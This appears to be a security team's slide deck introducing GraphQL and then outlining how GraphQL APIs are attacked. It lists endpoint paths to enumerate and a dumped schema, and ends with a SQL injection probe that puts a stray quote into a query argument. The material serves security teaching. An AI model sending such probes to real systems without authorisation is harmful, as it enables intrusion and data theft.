# GRAPHQL ATTACK

**Date:** 01/04/2021
**Team: Sun* Cyber Security Research**

## Agenda

- What is this?
- REST vs GraphQL
- Basic Blocks
- Query
- Mutation
- How to test

## What is the GraphQL?

GraphQL is an open-source data query and manipulation language for APIs, and a runtime for fulfilling queries with existing data. GraphQL was developed internally by Facebook in 2012 before being publicly released in 2015.


- Powerful & Flexible
    - Leaves most other decisions to the API designer
    - GraphQL offers no requirements for the network, authorization, or pagination.

## REST vs GraphQL

Over the past decade, REST has become the standard (yet a fuzzy one) for designing web APIs. It offers some great ideas, such as *stateless servers* and *structured access to resources*. However, REST APIs have shown to be too inflexible to keep up with the rapidly changing requirements of the clients that access them.


GraphQL was developed to cope with the need for more flexibility and efficiency! It solves many of the shortcomings and inefficiencies that developers experience when interacting with REST APIs.

| REST | GraphQL |
|---|---|
| • Multi endpoint<br>• Over fetching/Under fetching<br>• Coupling with front-end<br>• Filter down the data<br>• Perform waterfall requests for related data<br>• Aggregate the data yourself | • Only 1 endpoint<br>• Fetch only what you need<br>• API change do not affect front-end<br>• Strong schema and types<br>• Receive exactly what you ask for<br>• No aggregating or filtering data |




## Basic blocks

Resolver Functions




```
function Query_me(request) {
  return request.auth.user;
}

function User_name(user) {
  return user.getName();
}
```




```
type Query {
  me: User
}

type User {
  id: ID
  name: String
}
```

Result



```
{
  "me": {
    "name": "Luke Skywalker"
  }
}
```


Schema & Types




```
{
  me {
    name
  }
}
```

Query (Mutation, Subscription)


## Schemas and Types




```
type Character {
  name: String!
  appearsIn: [Episode!]!
}
```



```
enum Episode {
  NEWHOPE
  EMPIRE
  JEDI
}
```




```
type Starship {
  id: ID!
  name: String!
  length(unit: LengthUnit = METER): Float
}
```



```
schema {
  query: Query
  mutation: Mutation
}
```

- Schema
- Types
    - Scalar types: Int, Float, Boolean, String
    - Sub-types
    - Enum
    - Union
    - ...
- ! : not nullable
- Fields
    - Required field
    - Optional field


## Schemas and Types (2)



```
interface Character {
  id: ID!
  name: String!
  friends: [Character]
  appearsIn: [Episode]!
}
```

```
type Human implements Character {
  id: ID!
  name: String!
  friends: [Character]
  appearsIn: [Episode]!
  starships: [Starship]
  totalCredits: Int
}

type Droid implements Character {
  id: ID!
  name: String!
  friends: [Character]
  appearsIn: [Episode]!
  primaryFunction: String
}
```

## GraphQL Query




```
query AllUsers($limit: Int!) {
  user(limit: $limit) {
    id
    email
    name
  }
}.
```

## Queries


- **Arguments:**

  If the only thing we could do was traverse objects and their fields, GraphQL would already be a very useful language for data fetching. But when you add the ability to pass arguments to fields, things get much more interesting:



```
{
  human(id: "1000") {
    name
    height(unit: FOOT)
  }
}
```

```
{
  "data": {
    "human": {
      "name": "Luke Skywalker",
      "height": 5.6430448
    }
  }
}
```




```
{
  empireHero: hero(episode: EMPIRE) {
    name
  }
  jediHero: hero(episode: JEDI) {
    name
  }
}
```

```
{
  "data": {
    "empireHero": {
      "name": "Luke Skywalker"
    },
    "jediHero": {
      "name": "R2-D2"
    }
  }
}
```

- **Aliases:**

  If you have a sharp eye, you may have noticed that, since the result object fields match the name of the field in the query but don't include arguments, you can't directly query for the same field with different arguments:




```
{
  leftComparison: hero(episode: EMPIRE) {
    ...comparisonFields
  }
  rightComparison: hero(episode: JEDI) {
    ...comparisonFields
  }
}

fragment comparisonFields on Character {
  name
  appearsIn
  friends {
    name
  }
}
```

```
{
  "data": {
    "leftComparison": {
      "name": "Luke Skywalker",
      "appearsIn": [
        "NEWHOPE",
        "EMPIRE",
        "JEDI"
      ],
      "friends": [
        {
          "name": "Han Solo"
        },
        {
          "name": "Leia Organa"
        },
        {
          "name": "C-3PO"
        },
```

- **Fragments:**


Fragments let you construct sets of fields, and then include them in queries where you need to. Here's an example of how you could solve the above situation using fragments



```
query HeroNameAndFriends($episode: Episode)
  hero(episode: $episode) {
    name
    friends {
      name
    }
  }
}
```

```
{
  "episode": "JEDI"
}
```

```
{
  "data": {
    "hero": {
      "name": "R2-D2",
      "friends": [
        {
          "name": "Luke Skywalker"
        },
        {
          "name": "Han Solo"
        },
        {
          "name": "Leia Organa"
        }
      ]
```




```
mutation CreateReviewForEpisode($ep: Episode!, $review: ReviewInput!) {
  createReview(episode: $ep, review: $review) {
    stars
    commentary
  }
}
```

```
{
  "ep": "JEDI",
  "review": {
    "stars": 5,
    "commentary": "This is a great movie!"
  }
}
```

```
{
  "data": {
    "createReview": {
      "stars": 5,
      "commentary": "This is a great movie!"
    }
  }
}
```

## Mutations

GraphQL is similar - technically any query could be implemented to cause a data write. However, it's useful to establish a convention that any operations that cause writes should be sent explicitly via a mutation.



```
mutation CreateReviewForEpisode($ep: Episode!, $review: ReviewInput!) {
  createReview(episode: $ep, review: $review) {
    stars
    commentary
  }
}
```


```
{
  "ep": "JEDI",
  "review": {
    "stars": 5,
    "commentary": "This is a great movie!"
  }
}
```

```
{
  "data": {
    "createReview": {
      "stars": 5,
      "commentary": "This is a great movie!"
    }
  }
}
```

## How to exploit?

Enumerate endpoints:

- /graphql
- /playground
- /graphiql
- /graphql.php
- /graphql/console
- /altair
- …



```
# Welcome to GraphiQL
#
# GraphiQL is an in-browser tool for writing, validating, and
# testing GraphQL queries.
#
# Type queries into this side of the screen, and you will see intelligent
# typeaheads aware of the current GraphQL type schema and live syntax and
# validation errors highlighted within the text.
#
# GraphQL queries typically start with a "{" character. Lines that starts
# with a # are ignored.
#
# An example GraphQL query might look like:
#
#     {
#       field(arg: "value") {
#         subField
#       }
#     }
#
# Keyboard shortcuts:
#
#       Run Query:  Ctrl-Enter (or press the play button above)
#
#   Auto Complete:  Ctrl-Space (or just start typing)
#
```

Documentation Explorer


Search Schema...

A GraphQL schema provides a root type for each kind of operation.

ROOT TYPES

query: Query

mutation: Mutation



```
# Write your query or mutation here
```


```
QUERIES
allCards(...): CardConnection!
announcements(...): AnnouncementConnection!
auctions(...): AuctionConnection!
bundledAuction(...): BundledAuction!
bundledAuctions(...): BundledAuctionConnection!
card(...): Card!
cardSamplePicture(...): Card!
cards(...): [Card!]!
club(...): Club!
clubsReady: [Club!]!
competition(...): Competition!
config: Config!
country(...): Country!
currentSo5Fixture: So5Fixture!
currentUser: CurrentUser
deck(...): Deck!
englishAuction(...): EnglishAuction!
ethereumCards(...): [Card!]!
featuredSo5Fixtures: [So5Fixture!]!
game(...): Game!
leaguesOpenForGameStats:
```

Tools to enumerate: https://github.com/APIs-guru/graphql-apis

## Bug can raise

- SQLi
- IDOR / BAC
- DOS
- Information Leak
- Attacks on Underlying APIs

### SQL Injection exploit:




```
▶ (Run query)
query{
  getStudentName(studentId: "84de0072-34f6-4cba-ac60-e88e62465e78'"){
    name
  }
}
```

